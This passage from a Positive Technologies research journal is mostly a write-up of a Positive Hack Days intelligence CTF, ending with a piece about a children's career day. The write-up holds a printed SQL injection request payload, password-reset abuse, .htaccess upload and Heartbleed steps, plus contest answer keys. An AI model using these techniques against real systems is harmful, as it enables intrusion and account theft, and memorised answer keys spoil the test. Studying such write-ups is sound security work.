3.5. Break into any Administration's iPhone. Where was the secret meeting that occurred in April?

The participants were unable to get to this task, but they would have had to restore access to icloud.com using an email, password, and token to reset 2FA, which could be found in j_l.andrus@ussu-gov.org. They would then have needed to find the note about a meeting in McDonalds on Pushkin Square.




4. Prove that Positive Times (ptimes.phdays.com) is controlled by the government.


The participants were required to gather evidence that the Positive Times media giant had been under the government's control for some time.

4.1. Get journalist's (w_j.dom@ussu-gov.org) mobile number — he may be leaking information to the government. Tip: he always uses two accounts for privacy in social networks (format, no delimiters: +7xxxxxxxxx#xxxxxxx).


Initially, participants were asked to find the journalist's phone number and learn that he had two accounts on vk.com and another two on Facebook. They then found the first account using a password reset function on fb.com.




And found the vk.com one comparing names in the lists of people who liked ptimes.phdays.com.



They saw that the only one who fit was a person at vk.com/id304632346. On his page, they could find the first part of his mobile number and his email.




If it was possible to restore his account on FB by using this email, he was the person.




By using the details section of his Facebook account, participants were able to find the missing part of the phone number. The correct answer given by 34 participants is +79652843472#317.

Note: we had to use "an extension number" to exclude any attempt to brute force it.



4.2. Get access to the publishing engine of Positive Times. Provide a user and password (format: :).


Contestants then needed to gain access to the Positive Times portal admin panel from sitemap.xml and find the list of emails reset passwords were sent to (the sentemails.log file). There was an email with a reset token that could be used to reset the password via the public inbox from the list ptimes-registration@mailinator.com. This account did not have a sufficient privilege level to do anything useful. However, if you took a close look at the password restoring process, you would see that the system checked the email again.



This allowed contestants to change the email to a more privileged one from sentemails.log, say, to ptimes@ussu-gov.org, and then receive an email with a correct password on Mailnator. Additionally, contestants could gain access to the admin panel with the account ptimes@ussu-gov.org:Pt1M3P@ss. Once inside, they could find two things — the tax being raised and the government choosing top-priority companies.

In addition to insider information, the interface supplied an opportunity to change the second piece of news (so that it would work in favor of those who invested against the market, expecting a loss).


Correct answers: 13.



4.3. Get access to the email account and the password of another journalist working for the government with email mediagov@ussu-gov.org.

Contestants identified the form of ptimes.phdays.com/feedback.php and in combination with a hint from Google, learnt that they could upload files to the feedbackupload folder. After uncommenting the upload file field in the form and uploading the empty file .htaccess, they could obtain the feedbackupload directory listing for 5 minutes.

After that, it was simple to find the file uploaded-13-05-2015.docx owned by mediagov@ussu-gov.org in the directory and determine that all images were taken from 188.166.78.21:443. Following the MSF hint, contestants used the Heartbleed exploit from the Metasploit pack (there were some other exploit options that would have worked as well, but not all of them) at the address and got the user password from the memory dump:



The correct answer is P@S$W0_PD. Correct answers: 1

4.4. We found PositiveLeaks — a group of hackers who may help us in our business, find the owner's name for us.

The hackers were interested in Positive Times.

See the below request:

```
POST /userPage HTTP/1.1
Host: pleaks.phdays.com
Cookie: PHPSESSID=rr47fgk7e2rckklqj5kgl4f6k5
Content-Type: multipart/form-data; boundary=
--------------------------214580240818081871851160929598
Content-Length: 376

--------------------------214580240818081871851160929598
Content-Disposition: form-data; name="template"
```

```
 123%' union select null,null,text as content from templates where
'1%'='1
-----------------------------21458024081808187185116092959 8
 Content-Disposition: form-data; name="action"

 createTemplate

-----------------------------21458024081808187185116092959 8--
```

This allowed access to news templates on the site to find the answer (Boris_The_Emperor) and another piece of intelligence.


Correct answers: 0.

5. The Stock Exchange financial director was implicated, but there was not enough evidence, help to find evidence to support his prosecution.


Participants were required to help find evidence the financial director was guilty.

5.1. The director's name is Prabhat SAVITR. Identify the evidence the government has and the case ID.

There was a relationship between the case IDs and photo IDs; and there was a necessary photo ID obtained from the directory listing.



After having added salt to md5(id), contestants could find the solution — Chipp37.




That means the answer must be case-id=md5(Chipp371337)= 8bc875dbed7b0ecd966bed3c8ec750fa.

Correct answers: 39.

5.2. There is no evidence of the financial director at the crime scene. Hackers want to blackmail him with the deviceid and iccid of his phone and SIM. Find this information (format deviceid;iccid).

The Deviceid could be found easily in the case documents. They could be downloaded by entering the ID from the last task into the form ussu.phdays.com/getdocument.php.

To get iccid, participants should have googled the deviceid substring. The correct answer was given by three participants: a94360c365 ab38810639911d355103c86367d5ba;897019903020414671.



5.3. Where is the director hiding now, specifically the city?

Unfortunately, no participants were able to complete this task entirely. There was one team who brute forced the answer, but the query was designed to use XSS to penetrate the page's DOM the victim visits all the time (with the help of the input data obtained in the previous challenge). From the logs, it was clear that he used a 3G modem manufactured by some mystery firm named OiWei. They would then gain access to web pages on the modem located at 192.168.44.1 thanks to the headers Access-Control-Allow-Origin: * sent by the modem. This would allow to capture cellid and other data to find out the director's location — Hamilton.

Correct answers: 1.

5.4. The Stock Exchange has a backdoor for Executives, locate the private key (Private-MAC for prove would be enough).

The modem could supply the location and backend address, and that should have been enough to exploit a 0-day vulnerability in PHP to bypass openbasedir and read the contents of the key in /home.

SUMMARY

51 participants were not able to answer any questions. The first place individual was "djecka" — who answered 9 questions. The first place team was Rdot — they answered 12 tasks.

#	Name	
1	djecka	1700
2	sharsil	1700
3	MZC	1600

CHILDREN'S DAY AT POSITIVE TECHNOLOGIES: HACKER-STYLE NEW YEAR PARTY

In December, we decided it was time to plan the family New Year party and wanted to do something other than the clichéd New Year celebrations for kids — the same boring games and dress-up each year.

At the heart of this event lay a serious idea — to show and tell children what their parents actually do at Positive Technologies. We aimed to create an interactive career day to make a somewhat obscure field more accessible.

When my son was four, he told everyone in a preschool that his father was a groundskeeper. Several days before that we had shoveled the yard, so it was no surprise that this funny and useful experience popped into his mind. It's a common problem that many parents in the IS field know all too well.

So it's important to show kids what their parents' work is all about even though it might seem difficult for them to grasp at first. Thankfully, there are some useful tricks to help with the matter like creating some children-friendly slides.

By the way, preparing a presentation for kids is a good way to learn how to make presentations for adults. Speakers in the IT field tend to cram text sheets and tiny schemes into each slide, the total amount of which can go up to half a hundred. Then they come to marketing experts and ask them to polish it using color-coding, tricks like familiar images and human faces, drive stimuli, etc.

But there is another, simpler way to go around these things. Just imagine you do a presentation for seven-year-olds. The same material will be applicable for an adult audience too.

Similar things can be said about the format we chose. The first part of our program was called "Mini-Lecture on Security". But a normal kid, well, a normal adult too, would get really bored to listen to long speeches without being able to ask any questions or speak out. The best way to learn is through dialog.

In our case, children told more exciting stories than we did. "Do you know what passwords are for?" "Yes! My mom's is 1985!" says a six-year-old girl in the first row. Everyone laughs. "You cannot make a password out of your birthday!" replies another girl.

The speaker should not let the course of the conversation go too much astray. It's not always easy. When we were discussing viruses, one kid asked very seriously: "When will we talk about music?" Now that's a twist. Should we tell him about earworms? Or maybe recommend him reading "Musicophilia" by Oliver Sacks? No, let's save it for the senior group. Before the event, we did a quick poll among the parents and decided to organize two career days — for juniors (6-10) and teenagers (10-15). We decided to start with the juniors.

Being young is not an obstacle to understanding what Positive Technologies does. They had their own thoughts on each security issue. At a typical New Year party, we would hold a game called "Tell a Poem to Santa". But we had something far more exciting in stock — kids shared their stories with each other. Horizontal education is at times better than vertical.

Even the most complicated concept may be explained in lay terms — you just need to find the right way to present it. If you ask kids what they think about open protocols, they won't be able to respond with anything coherent, but if you give them something they can relate to, they can participate. For example, you want to pass a note to your classmate but don't want it to be read or changed by others. What should you do? Such metaphor helps them to suggest ways to create a work-around — use of encryption, white and black lists, and other security measures. This helps kids to understand what their parents do at work.

But enough with the lectures, it's time to make some noise! Instead of dancing, we planned a tour to the company's departments — from hacked ATMs to the CEO's office. Instead of fireworks, there are big screens in the security operation center, the place where we monitor attacks. Some SOC employees didn't know about the children's day, but it was a fun distraction.

The company premises are pretty large, so it's easy to get lost. That is why we picked 10 must-see locations and notified everyone that the day would involve some running around.

We are passing through the gym. Everyone has a sudden urge to try and chin up. After a little exercise, it's time for some soda from an old-fashioned vending machine.

It was then snack time but what would a children's party be without the Grinch stealing Christmas? Except instead of the Grinch, we have hackers. They were in a great hurry and left a couple of laptops behind and this is our clue!

This is when a real hacker quest starts for two teams. First, the kids have to brute force the passwords, and they manage to accomplish the task impressively fast. We were surprised to hear first graders say things like "Try admin!" or "Let's try the username for a password!" not even mentioning standard 1111 or 12345.

Basically, it took teams no longer than ten minutes to hack the laptops. On the screen, they see a labyrinth's map. This is the blueprints of our office that was made for other, more serious purposes. But it turned out to be quite convenient for children's quests.

Of course, we simplified the scheme, but the challenge remained. Some doors had electronic locks that require a special card. To get inside, you need to become a social engineer.

The third part of the quest was held in the hidden room. The children had to decipher a coded phone number. Here the kids, who were quite hungry by then, demonstrated unusual prowess and started deciphering an alphabetic string from both sides. That helped them finish the quest earlier than was expected. They called the hacker, and he gave away the location of the snacks.

Food and presents are the best way to solidify their newfound knowledge ("Dad, now I really wanna be a white hat!"). We also conduct a drawing contest. The first to show the example was our CEO — he painted a wall in his office. The kids drew hackers, viruses, and themselves, and wrote their wishes. At the end of the day, they visited their parents' working places. Participants included spouses and grandparents. They enjoyed the party as much as the children did.

CHILDREN AGES 10+

The career day for the senior group is the same in nature, but more advanced. There were three speakers that gave presentations that are similar to what we demonstrate to general public or journalists. Even though the kids are much more diverse. We thought that the teens would probably like to know how economics in the industry works. But when the Deputy CEO Boris Simis asked about the topics they might be interested in, business-related stuff wasn't the first on the menu.

The seniors were more excited about the ways hackers operate and methods to counteract them. When Evgeny Minkovskiy, Head of the Positive Education program, looked at the notes made by one of the participants, he found a very detailed summary of his speech, including the words "Rice's theorem is an awesome thing that allows…"

The tour was more in-depth too. The kids asked a lot of tricky questions: how the testers work, how long it takes to write a program, and what the SOC screens display.

Instead of the quest, the seniors were offered a game similar to "Who Wants to Be a Millionaire?" that contained security and IT-related questions. The game was played through a web page, and the site had a couple of vulnerabilities, which allowed changing the URL parameters and other exploits. The senior group managed to find these clues as fast as the junior one brute forced the passwords, which is much quicker than we expected.

But there is no way we give up pizza so easily. The group had another quest to conquer — assemble an electronic circuitry using an Arduino board. We offered the guys to play with a Matryoshka constructor. The assembly instruction was even called "Hacker's Memo". As it turned out later, some got so hooked up that continued playing around with the constructor at home. (The parents had to buy them their own kit.)

On the other hand, not all our guests were excited about the electronic games. While we were waiting for pizza to arrive, someone drew a very detailed scheme of the digestive system on the wall. So kids may not follow their parents' footsteps but it's always nice to know that their job is in no way less exciting than a groundskeeper's.

ABOUT POSITIVE TECHNOLOGIES

Positive Technologies has been a leading provider of vulnerability management and threat analysis solutions for over 13 years. We provide services to more than 3,000 global enterprise clients in 30 countries. Positive Technologies solutions work seamlessly across a client's business: assessing network and application vulnerabilities, assuring compliance with regulatory requirements, security monitoring, blocking real-time attacks, analyzing source code, and securing applications in development.

The majority of our technological innovations are designed at the Positive Research Center, one of the largest research test facilities in Europe with more than 250 employees. The center specializes in large-scale vulnerability analysis, including penetration testing and source code analysis. Our specialists have a reputation as a foremost authority on SCADA, ERP, e-banking, mobile network, web portals, and cloud technologies.

The experience and knowledge gained from Positive Research is harnessed in the knowledge base of MaxPatrol vulnerability and compliance management system. It also supports the development of new products for proactive cyberdefense, such as PT Application Inspector, PT Application Firewall, PT MaxPatrol SIEM, PT MultiScanner, and PT ISIM.

We annually publish an edited collection of Positive Research's casestudies for the participants of Positive Hack Days, an international forum on practical security. This event is held annually in Moscow with more than 3,000 security enthusiasts attending and taking part in its discussions, workshops and contests.

For more information, please visit us at *ptsecurity.com* or *phdays.com*.

POSITIVE RESEARCH 2016

Journal
of Information Security

POSITIVE TECHNOLOGIES

info@ptsecurity.com, ptsecurity.com